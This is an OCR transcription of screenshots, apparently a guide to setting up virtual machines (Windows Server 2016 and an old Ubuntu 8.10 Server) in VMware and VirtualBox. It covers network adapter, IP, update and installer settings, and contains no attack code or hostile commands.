
Update Settings


Windows Update set to Manual. System will never check for updates.


OK



Windows Server
Server Manager
Windows PowerShell
Windows PowerShell ISE
Windows Administrativ...
Task Manager
Control Panel
Remote Desktop...
Event Viewer
File Explorer



Server Manager
Server Manager ‣ Local Server
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
File and Storage Services
PROPERTIES
For Kevta4
TASKS
Computer name
Kevta4
Workgroup
WORKGROUP
Last installed updates
Never
Windows Update
Never check for updates
for updates
Never
Click here
Windows Firewall
Private: On
Remote management
Enabled
Remote Desktop
Disabled
NIC Teaming
Disabled
Ethernet0
IPv4 address assigned by DHCP, IPv6 enabled
Defender
Real-Time Protection: On
& Diagnostics
Settings
IE Enhanced Security Configuration
On
Time zone
(UTC-04:00) Georgetown, La Paz, Manaus, San Juan
Product ID
00376-40000-00000-AA947 (activated)
Operating system version
Microsoft Windows Server 2016 Datacenter
Hardware information
VMware, Inc. VMware Virtual Platform
Processors
Intel(R) Core(TM) i5-6260U CPU @ 1.80GHz
Installed memory (RAM)
4 GB
Total disk space
149.51 GB



Network Connections
Control Panel
All Control Panel Items
Network Connections
Organize
Disable this network device
Diagnose this connection
Rename this
Ethernet0
Network 2
Intel(R) 82574L Gigabit
Disable
Status
Diagnose
Bridge Connections
Create Shortcut
Delete
Rename
Properties



Ethernet0 Properties
Networking
Connect using:
Intel(R) 82574L Gigabit Network Connection
Configure...
This connection uses the following items:
Client for Microsoft Networks
File and Printer Sharing for Microsoft Networks
QoS Packet Scheduler
Internet Protocol Version 4 (TCP/IPv4)
Microsoft Network Adapter Multiplexor Protocol
Microsoft LLDP Protocol Driver
Internet Protocol Version 6 (TCP/IPv6)
Install...
Uninstall
Properties
Description
Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.
OK
Cancel



Internet Protocol Version 4 (TCP/IPv4) Properties
General
You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.
Obtain an IP address automatically
Use the following IP address:
IP address: 10 . 10 . 10 . 15
Subnet mask: 255 . 255 . 255 . 0
Default gateway: 10 . 10 . 10 . 1
Obtain DNS server address automatically
Use the following DNS server addresses:
Preferred DNS server:
Alternate DNS server:
Validate settings upon exit
Advanced...
OK
Cancel


WinSvr16
Power on this virtual machine
Edit virtual machine settings
Devices
Memory
2 GB
Processors
2
Hard Disk (SCSI)
CD/DVD (SATA)
Using file C:\Use...
Network Adapter
Host-only
USB Controller
Present
Sound Card
Auto detect
Display
Auto detect


Virtual Machine Settings
Hardware
Options
Device
Summary
Memory
2 GB
Processors
2
Hard Disk (SCSI)
CD/DVD (SATA)
Using file C:\Users\Slayer\D...
Network Adapter
Host-only
USB Controller
Present
Sound Card
Auto detect
Display
Auto detect
Click Here
Add...
Remove
Memory
Specify the amount of memory allocated to this virtual machine.
The memory size must be a multiple of 4 MB.
Memory for this virtual machine:
2048
MB
64 GB
32 GB
16 GB
8 GB
4 GB
2 GB
1 GB
512 MB
256 MB
128 MB
64 MB
32 MB
16 MB
8 MB
4 MB
Maximum recommended memory
(Memory swapping may occur beyond this size.)
6.2 GB
Recommended memory
2 GB
Guest OS recommended minimum
1 GB
OK
Cancel
Help


Add Hardware Wizard
Hardware Type
What type of hardware do you want to install?
Hardware types:
Hard Disk
CD/DVD Drive
Floppy Drive
Network Adapter
USB Controller
Sound Card
Parallel Port
Serial Port
Printer
Generic SCSI Device
Trusted Platform Module
Explanation
Add a network adapter.
Finish
Cancel


Virtual Machine Settings
Hardware
Options
Device
Summary
Memory
2 GB
Processors
2
Hard Disk (SCSI)
CD/DVD (SATA)
Using file C:\Users\Slayer\D...
Network Adapter
Host-only
Network Adapter 2
NAT
USB Controller
Present
Sound Card
Auto detect
Display
Auto detect
Device status
Connected
Connect at power on
Network connection
Bridged: Connected directly to the physical network
Replicate physical network connection state
NAT: Used to share the host's IP address
Host-only: A private network shared with the host
Custom: Specific virtual network
VMnet0
LAN segment:
LAN Segments...
Advanced...


Google
ubuntu 8.10
All
Images
Videos
News
Maps
More
About 1,190,000 results (0.33 seconds)
Index of /releases/8.10 - Ubuntu® Old Releases
old-releases.ubuntu.com/releases/8.10/
Ubuntu 8.10 (Intrepid Ibex). This directory contains the most frequently downloaded Ubuntu images.
Other images, including DVDs and source CDs, may be ...
Click here
Get Ubuntu | Download | Ubuntu
https://www.ubuntu.com/download
Ubuntu Desktop ›. Download Ubuntu desktop and replace your current operating system whether it'
Windows or Mac OS, or, run Ubuntu alongside it. ... Ubuntu Server ›.

ubuntu
Install Ubuntu Server
Check CD for defects
Test memory
Boot from first hard disk
Rescue a broken system
F1 Help F2 Language F3 Keymap F4 Modes F5 Accessibility F6 Other Options

[!] Ubuntu installer main menu
You can try to have your keyboard layout detected by pressing a series of keys. If you do not want to do this, you will be able to select your keyboard layout from a list.
Detect keyboard layout?
<Go Back>
<Yes>
<No>

```
[!] Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the
network. If you don't know what your hostname should be, consult your
network administrator. If you are setting up your own home network,
you can make something up here.

Hostname:

ubuntu_____________________________________________________________

    <Go Back>                                          <Continue>
```

```
[!!] Partition disks

The installer can guide you through partitioning a disk (using
different standard schemes) or, if you prefer, you can do it
manually. With guided partitioning you will still have a chance later
to review and customise the results.

If you choose guided partitioning for an entire disk, you will next
be asked which disk should be used.

Partitioning method:

        Guided - use entire disk
        Guided - use entire disk and set up LVM
        Guided - use entire disk and set up encrypted LVM
        Manual

    <Go Back>
```

```
[!!] Partition disks

Note that all data on the disk you select will be erased, but not
before you have confirmed that you really want to make the changes.

Select disk to partition:

        SCSI33 (0,0,0) (sda) - 64.4 GB VMware Virtual disk

    <Go Back>
```

```
[!!] Partition disks

If you continue, the changes listed below will be written to the
disks. Otherwise, you will be able to make further changes manually.

WARNING: This will destroy all data on any partitions you have
removed as well as on the partitions that are going to be formatted.

The partition tables of the following devices are changed:
   SCSI33 (0,0,0) (sda)

The following partitions are going to be formatted:
   partition #1 of SCSI33 (0,0,0) (sda) as ext3
   partition #5 of SCSI33 (0,0,0) (sda) as swap

Write the changes to disks?

    <Go Back>                                    <Yes>    <No>
```


```
[!] Set up users and passwords

The contents of your home directory will normally be visible to all
users on the system, to make it easier to share files among users.
You can change this for individual files or directories by changing
their permissions.

In addition to the standard permissions system, it may be useful to
set up an encrypted private directory so that those files remain
private even if your computer is stolen. If you choose to do this,
the directory will be called "Private".

Set up an encrypted private directory?

    <Go Back>                                    <Yes>    <No>
```

```
[!] Finish the installation

System clocks are generally set to Coordinated Universal Time (UTC).
The operating system uses your time zone to convert system time into
local time. This is recommended unless you also use another operating
system that expects the clock to be set to local time.

Is the system clock set to UTC?

    <Go Back>                                    <Yes>    <No>
```


```
[!] Select and install software

Applying updates on a frequent basis is an important part of keeping
your system secure.

By default, updates need to be applied manually using package
management tools. Alternatively, you can choose to have this system
automatically download and install security updates, or you can
choose to manage this system over the web as part of a group of
systems using Canonical's Landscape service.

How do you want to manage upgrades on this system?

        No automatic updates
        Install security updates automatically
        Manage system with Landscape
```

```
[!] Software selection

At the moment, only the core of the system is installed. To tune the
system to your needs, you can choose to install one or more of the
following predefined collections of software.

Choose software to install:

        [ ] DNS server
        [ ] LAMP server
        [ ] Mail server
        [ ] OpenSSH server
        [ ] PostgreSQL database
        [ ] Print server
        [ ] Samba file server
        [ ] Tomcat Java server
        [ ] Virtual Machine host

                <Continue>
```


```
 * Starting system log daemon...                                    [ OK ]
 * Starting kernel log daemon...                                    [ OK ]
 * Starting system message bus dbus                                 [ OK ]
 * Starting deferred execution scheduler atd                        [ OK ]
 * Starting periodic command scheduler crond                        [ OK ]

Ubuntu 8.10 ubuntu tty1

ubuntu login: glen
Password:
Linux ubuntu 2.6.27-7-server #1 SMP Fri Oct 24 07:20:47 UTC 2008 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

glen@ubuntu:~$
```





Oracle VirtualBox




VMware Workstation


vm - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to: Host-only Adapter
Name: Not selected
Advanced
Use the drop-down menu to select a network adapter
Network: Adapter 1 page:
No host-only network adapter is currently selected.
Click icon
Invalid settings detected
OK
Cancel


USB page:
USB 2.0/3.0 is currently enabled for this virtual machine. However, this requires the Oracle VM VirtualBox Extension Pack to be installed. Please install the Extension Pack from the VirtualBox download site or disable USB 2.0/3.0 to be able to start the machine.
Invalid settings detected
OK
Cancel


vm - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
USB
Enable USB Controller
